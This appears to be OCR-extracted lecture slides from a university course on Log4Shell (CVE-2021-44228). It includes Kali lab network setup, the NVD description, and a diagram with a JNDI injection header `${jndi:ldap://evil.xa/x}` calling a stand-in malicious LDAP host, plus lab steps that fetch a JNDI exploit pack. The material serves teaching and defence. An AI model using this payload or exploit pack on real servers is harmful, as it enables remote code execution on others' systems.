
Kali NIC Configuration



Kali NIC Configuration



Kali NIC Configuration



Per-Startup Kali Config

When connecting to the local VM, have to setup Kali networking ***every time you boot***.

- Stop auto-detect
  - `ifconfig eth0 down`
- Set Kali VM's IP address
  - `ifconfig eth0 192.168.66.XXX netmask 255.255.255.0`

May have to set 1x


- `ip route add 192.168.66.0/24 dev eth0`

Threats and Countermeasures

Lecture 05: Execution

COMP-5830/-6830
Spring 2025

Log4Shell



NIST

NVD MENU

Information Technology Laboratory

NATIONAL VULNERABILITY DATABASE

NIST NATIONAL VULNER DATABASE NVD

VULNERABILITIES

CVE-2021-44228 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.


QUICK INFO

CVE Dictionary Entry:
CVE-2021-44228
NVD Published Date:
12/10/2021
NVD Last Modified:
02/04/2025
Source:
Apache Software Foundation


Description

Apache Log4j2 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1) JNDI features used in configuration, log messages, and parameters do not protect against attacker controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log


Log4Shell


The log4j JNDI Attack
and how to prevent it
An attacker inserts the JNDI lookup in a header field that is likely to be logged.
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
HTTP
BLOCK WITH WAF
The string is passed to log4j for logging
${jndi:ldap://evil.xa/x}
log4j interpolates the string and queries the malicious LDAP server.
ldap://evil.xa/x
DISABLE JNDI LOOKUPS
PATCH LOG4J
Attacker
Vulnerable Server
http://victim.xa
Vulnerable log4j
implementation
Malicious LDAP Server
ldap://evil.xa
LOG
DISABLE LOG4J
DISABLE
REMOTE
CODEBASES
public class Malicious implements Serializable {
...
static {
<malicious Java code>
}
....
}
JAVA deserializes (or downloads) the malicious Java class and executes it.
dn:
javaClassName: Malicious
javaCodebase: http://evil.xa
javaSerializedData: <...>
The LDAP server responds with directory information that contains the malicious Java class
GovCERT.ch


Kali NIC Configuration



Kali NIC Configuration




Kali NIC Configuration



Log4Shell Exploit

- Pull/Unpack JNDI Exploit pack
  https://comp5830.org/JNDIExploit.zip

I DIDN'T MAKE THIS TOOL.
(pulled release from WayBack)



Log4Shell Exploit

- Pull/Unpack JNDI Exploit pack
  https://comp5830.org/JNDIExploit.zip
- Install openjdk-11 in Kali

```
sudo install openjdk-11-jre openjdk-11-jdk
```

